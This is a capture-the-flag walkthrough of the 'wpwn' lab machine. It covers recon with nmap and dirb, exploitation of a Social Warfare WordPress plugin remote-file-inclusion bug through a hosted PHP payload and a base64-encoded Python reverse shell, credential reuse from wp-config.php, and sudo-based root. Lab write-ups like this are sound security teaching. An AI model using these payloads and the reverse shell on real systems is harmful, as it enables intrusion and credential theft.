
wpwn

Kinda lazy to do netdiscover since its not really working well on my kali linux VM.
So i kinda took the IP off the vulnerable machine after it booted.

The vuln machine ip is 192.168.206.130 so i kinda do an nmap scan and found that theres 2 open ports namely http and ssh.
I start with port 80 since theres no point bruteforcing ssh.

```
root@kali:~# nmap -sC -sV -p- 192.168.206.130
Starting Nmap 7.70 ( https://nmap.org ) at 2020-09-08 21:01 +08
Nmap scan report for 192.168.206.130
Host is up (0.00060s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 59:b7:db:e0:ba:63:76:af:d0:20:03:11:e1:3c:0e:34 (RSA)
|   256 2e:20:56:75:84:ca:35:ce:e3:6a:21:32:1f:e7:f5:9a (ECDSA)
|_  256 0d:02:83:8b:1a:1c:ec:0f:ae:74:cc:7b:da:12:89:9e (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:76:36:A8 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.17 seconds
```

Nothing special on the default webpage but dirb found a wordpress instance.



```
root@kali:/tmp# dirb http://wpwn

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Sep  8 22:57:40 2020
URL_BASE: http://wpwn/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://wpwn/ ----
+ http://wpwn/index.html (CODE:200|SIZE:134)
+ http://wpwn/robots.txt (CODE:200|SIZE:57)
+ http://wpwn/server-status (CODE:403|SIZE:269)
==> DIRECTORY: http://wpwn/wordpress/

---- Entering directory: http://wpwn/wordpress/ ----
+ http://wpwn/wordpress/index.php (CODE:301|SIZE:0)
==> DIRECTORY: http://wpwn/wordpress/wp-admin/
==> DIRECTORY: http://wpwn/wordpress/wp-content/
==> DIRECTORY: http://wpwn/wordpress/wp-includes/
+ http://wpwn/wordpress/xmlrpc.php (CODE:405|SIZE:42)

---- Entering directory: http://wpwn/wordpress/wp-admin/ ----
+ http://wpwn/wordpress/wp-admin/admin.php (CODE:302|SIZE:0)
==> DIRECTORY: http://wpwn/wordpress/wp-admin/css/
==> DIRECTORY: http://wpwn/wordpress/wp-admin/images/
==> DIRECTORY: http://wpwn/wordpress/wp-admin/includes/
+ http://wpwn/wordpress/wp-admin/index.php (CODE:302|SIZE:0)
==> DIRECTORY: http://wpwn/wordpress/wp-admin/js/
==> DIRECTORY: http://wpwn/wordpress/wp-admin/maint/
==> DIRECTORY: http://wpwn/wordpress/wp-admin/network/
==> DIRECTORY: http://wpwn/wordpress/wp-admin/user/
```

By some strange reason, the wordpress site doesnt really load properly as the page seems jumbled up and upon closer inspection. I saw that it tries to load assets from 192.168.1.12.

So to rectify this problem any request to 192.168.1.12 is redirected to its proper IP.


```
# Uncomment the next line to enable packet forwarding for IPv4
net.ipv4.ip_forward=1

# Uncomment the next line to enable packet forwarding for IPv6
#  Enabling this option disables Stateless Address Autoconfiguration
#  based on Router Advertisements for this host
#net.ipv6.conf.all.forwarding=1


###################################################################
# Additional settings - these settings can improve the network
# security of the host and prevent against some network attacks
# including spoofing attacks and man in the middle attacks through
"/etc/sysctl.conf" 68L, 2350C
```

```
root@kali:~# vi /etc/sysctl.conf
root@kali:~# iptables -F
root@kali:~# iptables -t nat -A OUTPUT -d 192.168.1.12 -j DNAT --to-destination 192.168.206.130
root@kali:~#
```

wpscan isnt really working on my kali VM for some unknown reason. So i need to use docker to scan it.

```
root@kali:/tmp/wpscan# docker pull wpscanteam/wpscan
Using default tag: latest
latest: Pulling from wpscanteam/wpscan
df20fa9351a1: Already exists
b79bab524d4c: Already exists
8f5dd72031b5: Already exists
bea36b8d88de: Pull complete
3396c77940f8: Pull complete
385488167775: Pull complete
e2225c36068f: Pull complete
609d8d28123f: Pull complete
caaa6b1fd667: Pull complete
1385afcf0be7: Pull complete
Digest: sha256:f8c81289d6e2517313b35585f806c86ebd2c4d4688b19a358272696e9f23228e
Status: Downloaded newer image for wpscanteam/wpscan:latest
docker.io/wpscanteam/wpscan:latest
```

After downloading its docker image, i proceed to do a vulnerable plugin scan and found an exploitable version of social warfarfe plugin.



I proceed to do some googling and found that theres RFI vulnerability.
https://www.webarxsecurity.com/social-warfare-vulnerability/

The vulnerability is located in the eval() function that runs the PHP code defined by the attacker in the “swp_url” GET parameter.

```
$options = file_get_contents($_GET['swp_url'] . '?swp_debug=get_user_options
// ...
$array = 'return ' . $options . ';';
try {
    $fetched_options = eval( $array );
}
```

Proof of Concept

Instead of passing an array of plugin settings, the attacker can pass it in the “swp_url” parameter which will execute system command and return output.

```
<!-- Content of http://192.168.8.103:31337/test.txt -->
<pre>system('cat /etc/passwd')</pre>
```

To exploit this bug:
1. Create the payload file test.txt
2. Fire up a netcat listener
3. Browse the url to trigger the bug

The main reason i base64 encode this python reverse shell one liner shit is because of quotes...
So what the payload does is to actually base64 decode the one liner, save it to a file named “cmd.txt” and execute the said “cmd.txt”.

192.168.206.130/wordpress/wp-admin/admin-post.php?swp_debug=load_options&swp_url=http://192.168.206.128/test.txt

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.206.128",4444));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

```
zLmZpbGVubygpLDApOyBvcy5kdXAyKHMuZmlsZW5vKCksMSk7IG9zLmR1cDIocy5maWxlbm8oKSwyKTtwPXN1YnByb2Nlc3MuY2FsbChbIi9iaW4vc2giLCItaSJdKTsnIA==
```

```
<pre>system("echo cHl0aG9uIC1jICdpbXBvcnQgc29ja2V0LHN1YnByb2Nlc3Msb3M7cz1zb2NrZXQ
uc29ja2V0KHNvY2tldC5BRl9JTkVULHNvY2tldC5TT0NLX1NUUkVBTSk7cy5jb25uZWN0KCgiMTkyLjE2
OC4yMDYuMTI4Iiw0NDQ0KSk7b3MuZHVwMihzLmZpbGVubygpLDApOyBvcy5kdXAyKHMuZmlsZW5vKCksM
Sk7IG9zLmR1cDIocy5maWxlbm8oKSwyKTtwPXN1YnByb2Nlc3MuY2FsbChbIi9iaW4vc2giLCItaSJdKT
snIA== | base64 -d > cmd.txt ; bash cmd.txt")</pre>
```

Reverse shell popped.

```
root@kali:/tmp# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.206.128] from (UNKNOWN) [192.168.206.130] 45658
/bin/sh: 0: can't access tty; job control turned off
$ python -c "import pty; pty.spawn('/bin/bash')"
www-data@wpwn:/var/www/html/wordpress/wp-admin$
```

Usual SOP, get user.txt

```
www-data@wpwn:/home$ cd takis/
www-data@wpwn:/home/takis$ lsf
total 32K
drwxr-xr-x 3 takis takis 4.0K Aug 17 19:44 ./
drwxr-xr-x 3 root  root  4.0K Aug 17 18:50 ../
-rw------- 1 takis takis   59 Aug 17 20:31 .bash_history
-rw-r--r-- 1 takis takis  220 Aug 17 18:50 .bash_logout
-rw-r--r-- 1 takis takis 3.5K Aug 17 18:50 .bashrc
drwxr-xr-x 3 takis takis 4.0K Aug 17 19:44 .local/
-rw-r--r-- 1 takis takis  807 Aug 17 18:50 .profile
-rw-r--r-- 1 root  root    33 Aug 17 19:00 user.txt
www-data@wpwn:/home/takis$ cat user.txt
04ebbbf5e6e298e8fab6deb92deb3a7f
www-data@wpwn:/home/takis$
```

First order of things is to actually get the DB passwd from wp-config.php

I've enumerated suid binaries, user files, processes, crontabs but i dont find any avenue.
At this point i tried re-using DB passwd cos of the `human` factor and i strike gold.

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress_db' );

/** MySQL database username */
define( 'DB_USER', 'wp_user' );

/** MySQL database password */
define( 'DB_PASSWORD', 'R3&]vzhHmMn9,:-5' );
```

takis is using password 'R3&]vzhHmMn9,:-5' from wp-config.php


```
www-data@wpwn:/var/www/html/wordpress$ su takis
Password:
takis@wpwn:/var/www/html/wordpress$
```

At this point after having a user shell i proceed to find avenue to escalate to root and found that takis is able to run all command as user.

```
takis@wpwn:/var/www/html/wordpress$ sudo -l
Matching Defaults entries for takis on wpwn:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User takis may run the following commands on wpwn:
    (ALL) NOPASSWD: ALL
takis@wpwn:/var/www/html/wordpress$
```

It isn't really game over after i get root so i read bash history and it seems to point somwhere toward /usr/games/ USB

```
root@wpwn:~# ls -lah
total 32K
drwx------  3 root root 4.0K Aug 17 20:30 .
drwxr-xr-x 18 root root 4.0K Aug 17 18:46 ..
-rw-------  1 root root 1.8K Aug 17 20:31 .bash_history
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
drwxr-xr-x  3 root root 4.0K Aug 17 18:58 .local
-rw-------  1 root root  215 Aug 17 19:22 .mysql_history
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   87 Aug 17 19:01 root.txt
root@wpwn:~# cat root.txt
damn, i really don't know where i left the root.txt flag, take a look into my USB plz.
root@wpwn:~#
```



Here is where the root file is and i won this game? lol

```
root@wpwn:~# cd /usr/games/USB/
root@wpwn:/usr/games/USB# lsf
total 12K
drwxr-xr-x 2 root root 4.0K Aug 17 20:24 ./
drwxr-xr-x 3 root root 4.0K Aug 17 20:24 ../
-rw-r----- 1 root root   46 Aug 17 20:24 root
root@wpwn:/usr/games/USB# cat root
19905b045801f04e96d803659ad987ce

-gamer over
root@wpwn:/usr/games/USB#
```